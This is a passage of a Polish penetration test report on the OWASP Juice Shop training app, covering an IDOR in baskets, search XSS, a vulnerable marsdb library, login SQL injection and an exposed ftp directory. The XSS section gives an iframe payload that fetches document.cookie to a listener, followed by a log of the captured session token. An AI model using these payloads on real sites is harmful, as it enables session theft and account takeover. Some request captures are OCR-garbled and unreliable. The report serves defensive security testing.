

# Raport z oceny bezpieczeństwa aplikacji Juice Shop

Raport przygotowany dla Bezpieczny Kod ("BK")



Warszawa, 08.03.2023

## Historia wersji

Wersja	Data	Opis zmiany	Autor
1	21.02.2023	Publikacja oficjalnej, końcowej pierwszej wersji raportu.	Bartosz Miazga

## Punkty kontaktowe

Firma	lmię i nazwisko	E-mail
Bezpieczny Kod	Osoba kontaktowa	andrzej@bezpiecznykod.pl
Wykonawca	Bartosz Miazga	bartosz.miazga1@gmail.com



### Spis treści

Historia wersji	2
Punkty kontaktowe	2
Podsumowanie kierownicze	6
2. Cel i zakres prac	7
3. Metodyka i użyte standardy	8
4. Podsumowanie rezultatów prac	9
5. Rezultaty prac	11
(WYSOKA) 5.1 Możliwość zmodyfikowania przez atakującego zawartości koszyków	
innych klientów	12
Podsumowanie	12
Warunki niezbędne do wykorzystania podatności	12
Szczegóły techniczne	12
Rekomendacje	16
(WYSOKA) 5.2 Podatność XSS (Cross-site scripting) w wyszukiwaniu	16
Podsumowanie	16
Warunki niezbędne do wykorzystania podatności	17
Szczegóły techniczne	17
Lokalizacja problemu	18
Rekomendacje	18
(WYSOKA) 5.3 Biblioteka marsdb podatna na command injection	20
Podsumowanie	20
Warunki niezbędne do wykorzystania podatności	20
Szczegóły techniczne	20
Lokalizacja problemu	20
Rekomendacje	20
(WYSOKA) 5.4 SQL Injection w panelu logowania	21
Podsumowanie	21
Warunki niezbędne do wykorzystania podatności	21
Szczegóły techniczne	21
Lokalizacja problemu	23
Rekomendacje	23
(WYSOKA) 5.5 Możliwość dotarcia do dokumentu zawierającego poufne informacje	23
Podsumowanie	23
Warunki niezbędne do wykorzystania podatności	23
Szczegóły techniczne	23
Lokalizacja problemu	24
Rekomendacje	24
(ŚREDNIA) 5.6 Możliwość podejrzenia przez atakującego zawartości koszyków	
wszystkich klientów	25
Podsumowanie	25
Warunki niezbędne do wykorzystania podatności	25



Szczegóły techniczne	25
Lokalizacja problemu	28
Rekomendacje	28
(ŚREDNIA) 5.7 Podatność SSRF w profilu użytkownika	29
Podsumowanie	29
Warunki niezbędne do wykorzystania podatności	29
Szczegóły techniczne	29
Lokalizacja problemu	30
Rekomendacje	30
(ŚREDNIA) 5.8 Mechanizm resetu hasła oparty o pytanie pomocnicze	30
Podsumowanie	31
Warunki niezbędne do wykorzystania podatności	31
Szczegóły techniczne	31
Lokalizacja problemu	32
Rekomendacje	32
(ŚREDNIA) 5.9 Możliwość enumeracji kont użytkowników	33
Podsumowanie	33
Warunki niezbędne do wykorzystania podatności	33
Szczegóły techniczne	33
Lokalizacja problemu	34
Rekomendacje	34
(ŚREDNIA) 5.10 Słaby mechanizm Captcha	35
Podsumowanie	35
Warunki niezbędne do wykorzystania podatności	35
Szczegóły techniczne	35
Lokalizacja problemu	36
Rekomendacje	36
(ŚREDNIA) 5.11 Możliwość dodania opinii dodającej 0 gwiazdek	37
Podsumowanie	37
Warunki niezbędne do wykorzystania podatności	37
Szczegóły techniczne	37
Lokalizacja problemu	39
Rekomendacje	39
(NISKA) 5.12 Niepoprawny mechanizm sprawdzania poprawności hasła przy za konta	kładaniu 39
Podsumowanie	39
Warunki niezbędne do wykorzystania podatności	39
Szczegóły techniczne	39
Lokalizacja problemu	40
Rekomendacje	40
(NISKA) 5.13 Możliwość ominięcia sprawdzenia, czy podany adres jest adresem	email41
Podsumowanie	41
Warunki niezbędne do wykorzystania podatności	41



Szczegóły techniczne	41
Lokalizacja problemu	42
Rekomendacje	43



#### 1. Podsumowanie kierownicze

Dokument jest podsumowaniem prac wykonanych przez Bartosz Miazga dla **Bezpieczny Kod** na podstawie oferty z dnia 01.12.1983.

W skład oceny bezpieczeństwa wchodziły:

Testy bezpieczeństwa.

Obiektem oceny była aplikacja Juice Shop w wersji 14.3.1 dostępna pod adresami:

• http://localhost:3000

Główne problemy wykryte podczas oceny bezpieczeństwa dotyczą:

- niepoprawnej walidacji danych wprowadzanych przez użytkownika
- niezabezpieczonych dostępów do katalogów i plików z poufnymi informacjami
- niepoprawnej budowy mechanizmów rejestracji i logowania

Łącznie zostało znalezionych 13 problemów w tym:

- 5 problemów o krytyczności wysokiej,
- 6 problemów o krytyczności średniej,
- 2 problemy o krytyczności niskiej,

Rozbicie ze względu na krytyczność znalezionych problemów wygląda następująco:



Rozbicie ilościowe ze względu na krytyczność

Rysunek 1 Ilość znalezionych podatności danej krytyczności

Ocena bezpieczeństwa została wykonana podejściem białej skrzynki (white-box) według standardu OWASP Application Security Verification Standard v4 poziomu 1 obejmującego również podatności z listy OWASP Top 10 2021.



### 2. Cel i zakres prac

Celem prac była ocena bezpieczeństwa aplikacji Juice Shop po to, aby zidentyfikować ryzyka i zagrożenia, które mogą wpłynąć na podstawowe właściwości bezpieczeństwa systemów IT: poufność (confidentiality), integralność (integrity) oraz dostępność (availability).

#### Zakres prac obejmował:

 Przeprowadzenie manualnych testów bezpieczeństwa aplikacji pod kątem standardu OWASP Application Security Verification Standard v4 poziomu 1.

Ocena została wykonane podejściem białej skrzynki (white-box).

#### Do testów zostały oddane:

- Aplikacja Juice Shop w wersji 14.3.1 dostępna pod adresami:
  - o http://localhost:3000
- Git commit
  - o 594880a2f87ccb32f3664fec6b15764426e1d4c3
     (https://github.com/juice-shop/juice-shop/commit/594880a2f87ccb32f3664fec6b15764426e1d4c3)

Podczas prac nie napotkaliśmy żadnych ograniczeń ze strony wytwórcy oprogramowania.



### 3. Metodyka i użyte standardy

Metodyka zastosowana w trakcie testów bezpieczeństwa aplikacji opiera się o najlepsze rynkowe praktyki, w tym o metodykę OWASP Web Security Testing Guide v4.

Ocena bezpieczeństwa systemu została wykonana pod kątem OWASP Application Security Verification Standard v4 poziomu 1, który obejmuje również podatności z listy OWASP Top 10 2021.

W pracach oparliśmy się również o standardy organizacji takich jak NIST, ENISA czy CIS.



### 4. Podsumowanie rezultatów prac

Prace zawarte były realizowane w dniach od 01 do 21 lutego 2023 roku. Zakres prac obejmował ocenę bezpieczeństwa aplikacji Juice Shop przetwarzającej dane osobowe, na co składało się przeprowadzenie następujących zadań:

Testy bezpieczeństwa

Ocena została przeprowadzona zgodnie z rynkowymi standardami weryfikowania bezpieczeństwa systemów informatycznych opracowanymi przez OWASP, w tym głównie OWASP Application Security Verification Standard v4 (L1) obejmujący również podatności z listy OWASP Top 10 2021.

Ocena została wykonana podejściem białej skrzynki (white-box).

Ocena została przeprowadzona przez zespół Bartosz Miazga, w którego skład wchodzili:

Bartosz Miazga, pentester

Lista znalezionych problemów:

#	Nazwa	Krytyczność	Status
1	Możliwość zmodyfikowania przez atakującego zawartości koszyków innych klientów	Wysoka	Otwarta
2	Podatność XSS (Cross-site scripting) w wyszukiwaniu	Wysoka	Otwarta
3	Biblioteka marsdb podatna na command injection	Wysoka	Otwarta
4	SQL Injection w panelu logowania	Wysoka	Otwarta
5	Możliwość dotarcia do dokumentu zawierającego poufne informacje	Wysoka	Otwarta
6	Możliwość podejrzenia przez atakującego zawartości koszyków wszystkich klientów	Średnia	Otwarta
7	Podatność SSRF w profilu użytkownika	Średnia	Otwarta
8	Mechanizm resetu hasła oparty o pytanie pomocnicze	Średnia	Otwarta
9	Możliwość enumeracji kont użytkowników	Średnia	Otwarta
10	Słaby mechanizm Captcha	Średnia	Otwarta
11	Możliwość dodania opinii dodającej 0 gwiazdek	Średnia	Otwarta
12	Niepoprawny mechanizm sprawdzania poprawności hasła przy zakładaniu konta	Niska	Otwarta



13 Możliwość ominięcia sprawdzenia, czy podany adres Niska Otwa jest adresem email
--

#### Opis statusów:

- Otwarta podatność obecna w systemie lub aplikacji.
- Zamknięta podatność, która została wyprowadzona całkowicie.
- **Zmitygowana** podatność, która została wyprowadzona częściowo co efektywnie wpływa na zmniejszenie ryzyka z nią związanego.



### 5. Rezultaty prac

Ocena podatności systemów na zagrożenia została zobrazowana za pomocą następujących miar wpływu podatności na bezpieczeństwo danych lub infrastruktury w skali:

Krytyczność	Opis
WYSOKA	Zaobserwowano nieprawidłowości konfiguracji systemów i słabości zabezpieczeń, które wnoszą wysokie prawdopodobieństwo poważnego naruszenia bezpieczeństwa informacji w badanej infrastrukturze.
ŚREDNIA	Zaobserwowano nieprawidłowości konfiguracji systemów i słabości zabezpieczeń, które wnoszą średnie prawdopodobieństwo poważnego naruszenia bezpieczeństwa informacji w badanej infrastrukturze.
NISKA	Zaobserwowano nieprawidłowości konfiguracji systemów i słabości zabezpieczeń, które wnoszą niskie prawdopodobieństwo poważnego naruszenia bezpieczeństwa informacji w badanej infrastrukturze.
INFORMACYJNA	Zaobserwowano nieprawidłowości, które mogą, ale nie muszą mieć wpływ na bezpieczeństwo systemu.

W kolejnych podrozdziałach prezentujemy szczegółowe wyniki przeprowadzonych testów bezpieczeństwa.



## (WYSOKA) 5.1 Możliwość zmodyfikowania przez atakującego zawartości koszyków innych klientów

Krytyczność	Wysoka
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N

#### Podsumowanie

W wyniku podatności możliwa jest modyfikacja zawartości koszyków klientów przez atakującego.

#### Więcej informacji:

https://cwe.mitre.org/data/definitions/639.html

#### Warunki niezbędne do wykorzystania podatności

Wymagane jest konto w aplikacji, aby zapytanie było uwierzytelnione oraz by móc zaobserwować request polegający na dodaniu przedmiotu do koszyka, bądź wyświetleniu koszyka.

#### Szczegóły techniczne

Celem odtworzenia wykorzystane zostaną uprzednio stworzone konta:

- Konto pierwsze atakujący
- Konto drugie ofiara ataku

#### Wykonane czynności:


1. Zalogowanie się na konto atakującego i przechwycenie requestu odpowiedzialnego za dodawanie do koszyka produktu "Apple Pomace", którego id jest równe 24.



```
POST http://localhost:3000/api/BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/plain, *7*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKVlQiLCJhbGciOiJSUzIlNiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYWllIjoiIiwiZWlhaWwiOiJhdHRh
IiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSWlhZ2UiOiIvYXNzZXRzL3BlYmxpYy9pbWFnZX
OjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMi0yNCAxMzozMDo1MC40NzMgKzAwOjAwIiwiZGVsZXRlZEF0Ijpu
JRTJBc2EmbDmUS14V61GlFmjdVs3KFo7DkGFXsNqapLooYcnvo1qg4dl5uv1ejKFclmVHat8coGMxju9jpXk
Content-Type: application/json
Content-Length: 44
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; con
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhdHRh
IILCJsYXNOTG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2Ui0iIvYXNzZXRzL3B1YmxpYy9pbWFnZX
OjAwIiwidXBkYXRlZEF0IjoiMjAyMiOxMiOyNCAxMzozMDo1MC40NzMgKzAwOjAwIiwiZGVsZXRlZEF0Ijpu
JŘTJBc2EmbDmUS14V61GlFmjdVs3KFo7DkGFXsNqapLooYcnvo1qg4dľ5uv1ejKFclmVHat8coGMxju9jpXk
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
  'ProductId":24,"BasketId":"8","quantity":1}
```

Rysunek 2 Przechwycony request odpowiedzialny za dodawanie produktu do koszyka

2.W wyniku powtórnego wysłania powyżej przedstawionego requestu aplikacja odpowiada kodem 500 Internal Server Error. Nie jest możliwe wykonanie requestu POST dodającego produkt do koszyka, w którym ten produkt już istnieje.



Rysunek 3 Odpowiedź serwera aplikacji na request, który próbował dodać do koszyka już istniejący produkt

3.Zmodyfikowano sekcję body requestu, dodając dodatkowe wartości formatu JSON, tak jak przedstawiono to poniżej.



```
POST http://localhost:3000/api/BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept: application/json Complexed Comp
```

Rysunek 4 Zmodyfikowany request odpowiedzialny za dodawanie produktu do koszyka

W wyniku wysłania tak przygotowanego requestu aplikacja odpowiada statusem 200 OK, w rezultacie wysłania requestu dodany do koszyka zostaje jedynie produkt o id równym ostatniej wartości ProductId podanej w sekcji body. Poprzednie produkty zostają pominięte.



Rysunek 5 Odpowiedź aplikacji na wysłanie zmodyfikowanego requestu

4.Ponownie zmodyfikowano request pozwalający na dodanie produktu do koszyka, tym razem podmieniając id koszyka z 8 (id koszyka atakującego) na id koszyka równe 7 (id koszyka ofiary).

```
POST http://localhost:3000/api/BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (XII; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept: application/json interference application/json interference application/json interference application/json
Content: Jpp: application/json
Content: Jpp: application/json
Content: Length: 86
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner, status=dismiss; cookieconsent_status=dismiss; continueCode=Nw;
eyJzdGFGdWMIOlJzdwNlyXMIDizidvEGFGYSTGeyJpZCIGM/MSInVzZXJuYWNIJjoIIiwIZWIhaWwiOiJhdHRhY2tlckBnbwFpt
IILCJsYXNGTG9naWSJcCIGIjauWCdwLjailcJwcm@mawXlSWihzZUJOJIVYNLZZXRzL3BIYmxpYy9pbwFnZXWvxXBsbZFkcy!
OjAvIiwiddBYXYRIZEFGIjolMjAyMidwIgyWCdxWzozMOoJMC40NzMgKzAwOj AwIiwJZCYGZXXRZEFGIjuwdkxsfSwlawFG-
JRTJBcZEmbDmUS14V6IGIFmjdvS3KFo7DkGFXSNqapLooYcnvolqg4d15uvlejKFclmVHat8coGMxju9jpXkeBEECkQ9pLpdi
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Rysunek 6 Request, którego zadaniem jest dodanie produktu do koszyka innego użytkownika


W wyniku wysłania tak przygotowanego requestu do aplikacji, zwraca ona kod 401 Unauthorized. Jest to prawidłowa odpowiedź aplikacji na działania tego typu.





Rysunek 7 Odpowiedź z aplikacji na próbę dodania produktu do koszyka innego użytkownika

5.Podjęta zostaje kolejna próba dodania produktu do koszyka innego klienta, tym razem modyfikując sekcję body, tak aby pierwsza wartość Basketld odnosiła się do zalogowanego użytkownika, natomiast podana drugi raz wartość zmiennej Basketld odnosiła się już do koszyka ofiary.



Rysunek 8 Kolejna próba dodania produktu do koszyka innego klienta, tym razem modyfikując sekcję body.


W wyniku wysłania tak przygotowanego requestu aplikacja odpowiada kodem 200 OK, produkt dodany zostaje do koszyka ofiary pomimo bycia zalogowanym na konto atakującego. Do koszyka ofiary zostaje dodany produkt o id równym 24, jest to "Apple Pomace".





Rysunek 9 Odpowiedź z aplikacji na wysłanie requestu ze zmodyfikowaną sekcją body - udaje się dodać produkt do koszyka ofiary

Poniżej przedstawiono jak wygląda koszyk ofiary po przeprowadzeniu powyżej opisanych operacji.



Rysunek 10 Koszyk ofiary po przeprowadzeniu powyżej opisanych operacji

#### Lokalizacja problemu

Problem znajduje się w funkcjonalności dodawania produktu do koszyka, konkretnie w końcówce: /api/BasketItems/ .

#### Rekomendacje

Należy poprawić mechanizm autoryzacji dla funkcjonalności dodawania produktów do koszyka - endpoint /api/BasketItems/ .

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web Application\_ Security\_Testing/05-Authorization\_Testing/04-Testing\_for\_Insecure\_Direct\_Object\_R eferences
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure\_Direct\_Object\_Reference\_ Prevention Cheat Sheet.html



## (WYSOKA) 5.2 Podatność XSS (Cross-site scripting) w wyszukiwaniu

Krytyczność	Wysoka
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:L

#### Podsumowanie

W wyniku wystąpienia podatności można przygotować specjalnie spreparowany "złośliwy" link, który może zostać wysłany do użytkownika. Po kliknięciu w link zostanie skradzione ciasteczko sesyjne użytkownika bez jego wiedzy.

#### Więcej informacji:

- https://cwe.mitre.org/data/definitions/79.html
- OWASP Application Security Verification Standard 5.3.3

#### Warunki niezbędne do wykorzystania podatności

Nie jest wymagane konto użytkownika w aplikacji. Mając odpowiednio przygotowany skrypt podatność może zrealizować dowolny użytkownik przeglądający aplikację.

#### Szczegóły techniczne

Testowana aplikacja podatna jest na atak Cross-site scripting - XSS. Możliwe jest wstrzyknięcie kodu w pole przeznaczone do wyszukiwania produktów, wykorzystując odpowiedni payload można wyświetlić na ekranie wiadomość. Odpowiednio wykorzystując podatność można doprowadzić do przejęcia przez atakującego ciasteczka ofiary.

#### Wykonane czynności:


1.Zauważenie, że na ekran wyświetlany jest tekst, który użytkownik wpisze w pole przeznaczone do wyszukiwania.



Rysunek 11 Wyszukiwany tekst prezentowany jest na ekranie użytkownika


2.Próba wykonania prostego XSS wpisując payload <script>alert(1)</script> w pole przeznaczone do wyszukiwania. Wykonanie takiego payloadu przez aplikację kończy się niepowodzeniem.





Rysunek 12 Pierwsza próba wykonania wprowadzenia złośliwego payloadu w wyszukiwanie

3.Próba wykonania XSS wpisując payload <iframe width='1' height='1' src='javascript:alert(1)'> w pole przeznaczone do wyszukiwania. Wykonanie takiego payloadu przez aplikację umożliwia zrealizowanie kodu javascript, w tym przypadku wypisanie liczby w komunikacie na ekranie.



Rysunek 13 Próba wprowadzenia payloadu zakończona powodzeniem

4.Poniżej zaprezentowano przykład możliwego wykorzystania podatności. Uruchomiony został prosty serwer nasłuchujący pod adresem 0.0.0.0 na porcie 9000. Następnie w okienko wyszukiwania wpisano payload:

```
<iframe width='1' height='1' src="javascript:var
url='http://0.0.0.0:9000?';url=url.concat(document.cookie);fetch(url);">
```

Po wykonaniu payloadu ciastko sesyjne użytkownika zostaje wysłane i wyświetlone przez web serwer.

```
(kali® kali)-[~]
$ python2 -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
127.0.0.1 - - [24/Dec/2022 12:03:47] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Dec/2022 12:03:47] code 404, message File not found
127.0.0.1 - - [24/Dec/2022 12:03:47] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2022 12:04:23] "GET /flanguage=en;%20welcomebanner_stat
us=dismiss;%20cookieconsent_status=dismiss;%20continueCode=e0j8kWR40JL5jVyBrY
wXb916pGnmT3otqDdPNqQgn2DZoMxmKEvaelz73DbN;%20token=eyJ0eXAi0iJKV1QiLCJhbGci0
iJSUzI1NiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lijoiI
iwiZW1haWwi0iJ2aWN0aW1AZ21haWwuY29tIiwicGFzc3dvcmQi0iI4MjdjY2IwZWVh06E3MDZjNG
MZNGEXNjg5MWY4NGU3YiIsInJvbGUi0iJjdXN0b21lciIsImRlbHV4ZVVxaVVuJjoiIiwibGFzdEx
vZ2luSXAi0iJJbmRlZmluZWQiLCJwcm9maWxlSW1hZ2U10iIvYXNzZXRzL3B1YmxpYy9pbWFnZXMv
dXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlY
XRIZEF0IjoiMjAyMi0xMi0yNCAxMzoyOTo1NC43OTkgkZAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi
0xMi0yNCAxMzozNjoyNC41MDMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjcxODk
wNDM3LCJleHAi0jE2NzE5MDg0Mzd9.tK0ai0s7KF66TVCWeZrMrQCPaXmv0Visr-YcK33-d39jHBY
ctJYd9xyIyMyyXld2lTID1RqCUuvJ2Wf6naJzIy4VqqFoRCp7IYjZIg3h254wgwMgUeLif3Hvjzp2
26tEQ5lBJ3CpzgitOb6CuC1yaQnkw5kM3eyj_ovw55TzJQg HTTP/1.1" 200 -
```

Rysunek 14 Uruchomiony Web Server przechwycił ciastko użytkownika



#### Lokalizacja problemu

Problem występuje w funkcjonalności wyszukiwania treści, dostępnej z głównego ekranu aplikacji. Problem dotyczy końcówki /search, a złośliwy payload może zostać przekazany jako parametr g (/search?q=<złośliwy payload>).

#### Rekomendacje

Konieczne jest dopracowanie mechanizmu walidacji wprowadzanych danych od użytkownika. Najlepiej po stronie backendu lub zarówno po stronie frontendu, jak i backendu.

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security Testing/11-Client-side Testing/01-Testing for DOM-based Cross Site Scripting
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/DOM\_based\_XSS\_Prevention\_Cheat\_sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/DOM\_based\_XSS\_Prevention\_Cheat\_sheet.html</a>



## (WYSOKA) 5.3 Biblioteka marsdb podatna na command injection

Krytyczność	Wysoka
Status	Otwarta

#### Podsumowanie

W wyniku skanowania aplikacji za pomocą narzędzia npm audit zauważono, że w aplikacji występuje biblioteka marsdb, która jest podatna na wstrzyknięcia komend.

Warunki niezbędne do wykorzystania podatności

Nie jest wymagane konto użytkownika w aplikacji.

#### Szczegóły techniczne

Za pomocą komendy "npm audit report" przeskanowano biblioteki Owasp Juice Shop i w wyniku wykonania skanu otrzymano raport z podatnymi bibliotekami aplikacji. Jedną z bibliotek jest marsdb, a jej krytyczność została przez npm zaklasyfikowana jako critical.

```
marsdb *
Severity: critical
Command Injection in marsdb - https://github.com/advisories/GHSA-5mrr-rgp6-x4gr
No fix available
node_modules/marsdb
```

Rysunek 15 Wynik skanowania kodu źródłowego aplikacji - podatność Command Injection

Wszystkie wersje biblioteki marsdb są podatne na Command Injection. W klasie DocumentMatcher selektory w klauzulach \$where są przekazywane do konstruktora funkcji bez jakiejkolwiek sanityzacji. Pozwala to atakującym na uruchamianie dowolnych poleceń w systemie podczas wykonywania funkcji.

Biblioteka marsdb to lekka baza danych, utrzymywana po stronie klienta.

#### Lokalizacja problemu

Problem występuje w kodzie źródłowym aplikacji.

#### Rekomendacje

Zalecane jest zrezygnowanie z podatnej biblioteki i zastąpienie jej inną.

#### Więcej informacji:

- https://security.snyk.io/vuln/SNYK-JS-MARSDB-480405
- https://github.com/advisories/GHSA-5mrr-rgp6-x4gr



#### (WYSOKA) 5.4 SQL Injection w panelu logowania

Krytyczność	Wysoka
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

#### Podsumowanie

Podatność umożliwia zalogowanie się na konto administratora nie znając danych logowania na to konto. Aplikacja niepoprawnie waliduje dane od użytkownika umożliwiając wstrzyknięcia kodu SQL.

#### Więcej informacji:


- https://cwe.mitre.org/data/definitions/89.html
- OWASP Application Security Verification Standard 5.3.4, 5.3.5

#### Warunki niezbędne do wykorzystania podatności

Nie jest wymagane konto użytkownika w aplikacji. Podatność może wykorzystać każdy, kto wejdzie do login panelu aplikacji.

#### Szczegóły techniczne


1.Przechodzę do panelu odpowiedzialnego za logowanie się użytkowników. W pole login wpisuję znak "'" i obserwuję odpowiedź z aplikacji sugerującą, że być może jest ona podatna na SQL Injection.



Rysunek 16 Badanie możliwości ataku SQL Injection


2.Przygotowuję specjalną zawartość, którą wklejam w login panelu.





Rysunek 17 Wpisanie złośliwego payloadu w pole "Email"

3.W wyniku wysłania zapytania z tak przygotowaną zawartością udaje mi się uzyskać dostęp do konta administratora aplikacji.



Rysunek 18 Zalogowany użytkownik to admin@juice-sh.op

#### Lokalizacja problemu

Problem występuje w panelu umożliwiającym zalogowanie się do aplikacji. Dane wprowadzane przez użytkownika nie są poprawnie walidowane. Problem leży w końcówce /rest/user/login .

#### Rekomendacje

Konieczne jest dopracowanie mechanizmu walidacji wprowadzanych danych od użytkownika. Dane powinny być walidowane po stronie serwera, należałoby również przebudować mechanizm aplikacji, tak aby sql injection nie było możliwe do wykonania.

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_
   Security Testing/07-Input Validation Testing/05-Testing for SQL Injection
- https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_S heet.html



## (WYSOKA) 5.5 Możliwość dotarcia do dokumentu zawierającego poufne informacje

Krytyczność	Wysoka
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

#### Podsumowanie

W aplikacji znajduje się katalog ftp, do którego dostęp nie jest zablokowany. W folderze znajdują się poufne dokumenty.

#### Więcej informacji:


- https://cwe.mitre.org/data/definitions/22.html
- OWASP Application Security Verification Standard 4.3.2

#### Warunki niezbędne do wykorzystania podatności

Celem wykorzystania podatności nie jest niezbędne konto użytkownika, konieczna jest jednak wiedza o katalogu "ftp", który nie jest zablokowany.

#### Szczegóły techniczne

1.Rozwinięcie menu i przejście do sekcji "About Us".



Rysunek 19 Strona "Abous Us" stanowiąca opis sklepu

2. Zauważenie sekcji zielonej w tekście, która jest odnośnikiem do "/ftp/legal.md", co można zaobserwować w przechwyconych requestach w narzędziu Owasp Zap

26 — Proxý 2/18/23, 9:46:08 AM GET http://localhost:3000/tp/legal.md 200 OK 23 ms 3,047 bytes Medium

Rysunek 20 Przechwycony request do katalogu ftp


3. Sprawdzenie, czy dla katalogu "ftp" został ograniczony dostęp poprzez zmodyfikowanie urla w przeglądarce.





Rysunek 21 Wyświetlony katalog ftp wraz z jego zawartością

4. Okazuje się, że dostęp do tego folderu nie został zablokowany dla osób postronnych. Już na tym etapie widać, że znajduję się w nim dokumenty, do których nie powinniśmy mieć dostępu. Wśród dokumentów znajduje się plik acquisitions.md, który jest poufny.



Rysunek 22 Poufne dokumenty w katalogu ftp

#### Lokalizacja problemu

Problem leży w braku restrykcji w dostępnie do katalogu "ftp". Końcówka: /ftp.

#### Rekomendacje

Należy zablokować dostęp do katalogu "ftp" dla użytkowników do tego nieuprawnionych.

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web Application Security\_Testing/04-Authentication\_Testing/04-Testing\_for\_Bypassing\_Authentication\_Schema
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html



## (ŚREDNIA) 5.6 Możliwość podejrzenia przez atakującego zawartości koszyków wszystkich klientów

Krytyczność	Średnia
Status	Otwarta
